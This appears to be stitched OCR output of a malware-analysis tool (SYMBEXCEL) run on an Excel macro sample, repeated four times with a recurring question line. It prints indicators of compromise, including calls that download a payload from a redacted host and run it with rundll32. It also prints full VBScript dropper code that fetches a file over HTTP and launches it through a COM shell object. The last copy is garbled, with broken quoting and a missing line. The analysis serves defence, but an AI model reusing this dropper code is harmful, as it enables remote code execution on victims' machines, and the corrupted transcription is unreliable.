
```
$ python run.py --com --ioc --file samples/61c18418b9a1ca6df36afc50d258260828686798.bin
```

How effective is SYMBEXCEL?




```
$ python run.py --com --ioc --file samples/61c18418b9a1ca6df36afc50d258260828686798.bin

IOCs for State 1
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\Windows\\system32\\rundll32.exe',
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]
```

How effective is SYMBEXCEL?




```
$ python run.py --com --ioc --file samples/61c18418b9a1ca6df36afc50d258260828686798.bin

IOCs for State 1
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\Windows\\system32\\rundll32.exe',
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 2
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\Windows\\system32\\rundll32.exe',
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]
```

How effective is SYMBEXCEL?




```
$ python run.py --com --ioc --file samples/61c18418b9a1ca6df36afc50d258260828686798.bin

IOCs for State 1
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\Windows\\system32\\rundll32.exe',
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 2
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\Windows\\system32\\rundll32.exe',
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 3
FOPEN:  ['C:\\Users\\Public\\Documents\\fw04X.vbs']
FWRITE: ['OcTBF9T = "https://[redacted].com/k.php"\rhb0 = "https://[redacted].com/k.php"']
FWRITE: ['kGKoTqf = Array(OcTBF9T,hb0)']
FWRITE: ['Dim MahAe0: Set MahAe0 = CreateObject("MSXML2.ServerXMLHTTP.6.0")']
FWRITE: ['Function zWa8pgFr(data):\rMahAe0.setOption(2) = 13056']
FWRITE: ['MahAe0.Open "GET",data,False']
FWRITE: ['MahAe0.Send\rzWa8pgFr = MahAe0.Status\rEnd Function\rFor Each EDPz in kGKoTqf']
FWRITE: ['If zWa8pgFr(EDPz) = 200 Then\rDim ei7BT7: Set ei7BT7 = CreateObject("ADODB.Stream")']
FWRITE: ['ei7BT7.Open\rei7BT7.Type = 1\rei7BT7.Write MahAe0.ResponseBody']
FWRITE: ['ei7BT7.SaveToFile "C:\\Users\\Public\\Documents\\x8w.txt",2\rei7BT7.Close']
FWRITE: ['Exit For\rEnd If\rNext']
EXEC:   ['explorer.exe C:\\Users\\Public\\Documents\\fw04X.vbs']

FOPEN:  ['C:\\Users\\Public\\Documents\\qQBF.vbs']
FWRITE: ['Set DMEm = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")']
FWRITE: ['DMEm.Document.Application.ShellExecute
"rundll32.exe","C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer","C:\\Windows\\System32",Null,0']
EXEC:   ['explorer.exe C:\\Users\\Public\\Documents\\qQBF.vbs']
```

How effective is SYMBEXCEL?



```
$ python run.py --com --ioc --file samples/61c18418b9a1ca6df36afc50d258260828686798.bin

IOCs for State 1
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, https://[redacted].com/k.php , C:\\Users\\Public\\Documents\\x8w.txt , 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', C:\\Windows\\system32\\rundll32.exe ,
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 2
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, https://[redacted].com/k.php , C:\\Users\\Public\\Documents\\x8w.txt , 0, 0]
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, https://[redacted].com/k.php , C:\\Users\\Public\\Documents\\x8w.txt , 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', C:\\Windows\\system32\\rundll32.exe ,
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 3
FOPEN:  [ C:\\Users\\Public\\Documents\\fw04X.vbs']
FWRITE: ['OcTBF9T = 'https://[redacted].com/k.php'\rhb0 = 'https://[redacted].com/k.php'']
FWRITE: ['kGKoTqf = Array(OcTBF9T,hb0)']
FWRITE: ['Dim MahAe0: Set MahAe0 = CreateObject("MSXML2.ServerXMLHTTP.6.0")']
FWRITE: ['Function zWa8pgFr(data):\rMahAe0.setOption(2) = 13056']
FWRITE: ['MahAe0.Open "GET",data,False']
FWRITE: ['MahAe0.Send\rzWa8pgFr = MahAe0.Status\rEnd Function\rFor Each EDPz in kGKoTqf']
FWRITE: ['If zWa8pgFr(EDPz) = 200 Then\rDim ei7BT7: Set ei7BT7 = CreateObject("ADODB.Stream")']
FWRITE: ['ei7BT7.Open\rei7BT7.Type = 1\rei7BT7.Write MahAe0.ResponseBody']
FWRITE: ['ei7BT7.SaveToFile 'C:\\Users\\Public\\Documents\\x8w.txt',2\rei7BT7.Close']
FWRITE: ['Exit For\rEnd If\rNext']
EXEC:   ['explorer.exe C:\\Users\\Public\\Documents\\fw04X.vbs ]

FOPEN:  [ C:\\Users\\Public\\Documents\\qQBF.vbs ]
FWRITE: ['Set DMEm = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")']
FWRITE: ['DMEm.Document.Application.ShellExecute
"rundll32.exe",'C:\\Users\\Public\\Documents\\x8w.txt DllRegisterServer","C:\\Windows\\System32",Null,0']
